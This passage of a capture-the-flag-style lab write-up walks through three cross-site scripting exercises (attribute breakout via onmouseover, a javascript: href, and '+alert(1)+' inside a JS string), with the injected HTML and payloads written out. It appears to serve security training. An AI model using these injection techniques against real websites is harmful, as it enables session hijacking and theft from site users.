
12) click send to victim and solved :  —
—
LAB 7 — Reflected XSS into Attribute with Angle Brackets HTML-Encoded
Level:
APPRENTICE
Analysis
| Vulnerability | Reflected XSS inside an HTML attribute |
| Goal | Trigger an alert() |
| Key Concept | Angle brackets are encoded but quotes are not — injecting " autofocus onfocus="alert(1) breaks out of the attribute value and adds an event handler |
| Key Takeaway | XSS is context-dependent — being inside an attribute requires quote escaping, not angle brackets |
Steps
1) start lab an i find what i search for appear one the page : 
2) click view page source and i see what i search for in 2 places one that make it appear on page the second in value attribute in search for search input : 

3) This mean i can inject another attribute after close value parameter with " and append onmouseover="alert(1)>:
after inject input field will appear like :
<input type=text placeholder='Search the blog...' name=search value="`"onmouseover="alert(1)>`"
here i inject with add “ to close value attribute onmouseover event that trigger alert
4) click search and set mouse on search input and SOlVED :
LAB 8 — Stored XSS into Anchor href Attribute with Double Quotes HTML-Encoded
Level:
APPRENTICE
Analysis
| Vulnerability | Stored XSS via href attribute |
| Goal | Trigger an alert() when the “author” link is clicked |
| Key Concept | Double quotes are encoded but the href value is not otherwise validated — injecting javascript:alert(1) in the website field stores a clickable XSS payload |
| Key Takeaway | href sinks accept javascript: URIs regardless of HTML encoding — always validate URL schemes server-side |
Steps
1) go to any post and post comment : 
2) comment add : 
3) go back and comment appear in comments : 
4) view page source to see which place is injectable : 
5) we can see website reflected in href attribute we can inject by close this attribute and add another one : 
6) injection will be like this like last time but it’s failed Html encode the “ : <a id="author" href="http://t4t4r1s.com"onmouseover="alert(1)">t4t4r1s</a>

7) try to inject with javascript:alert(1): 
8) it will be like this : 
9) click back and click on the site appear in comments and SOLVED :  —
—
LAB 9 — Reflected XSS into a JavaScript String with Angle Brackets HTML Encoded
Level:
APPRENTICE
Analysis
| Vulnerability | Reflected XSS inside a JavaScript string |
| Goal | Trigger an alert() |
| Key Concept | Input is placed inside a JS string literal with angle brackets encoded but single quotes unescaped — injecting '-alert(1)-' breaks out of the string and executes code |
| Key Takeaway | When inside a JS string context, the escape character to focus on is the quote delimiter, not HTML angle brackets |
Steps

1) start with search for different word and it’s appear on page :
2) view page source and search for this word and it’s appear in script : 
3) append “” to search and it’s added to the one in the script and encoded in the html : 
4) i will inject the one in js directly : var searchTerms = ''alert(1)''; 5) the previous one not work because we need to break expression i will add addition operator to break that it’s will be : var searchTerms = ''+alert(1)+''; 6) inject '+alert(1)+' and click search and her we go SOLVE :  —
—
LAB 10 — DOM XSS in document.write Sink Using Source location.search Inside a Select Element
Level:
PRACTITIONERAnalysis
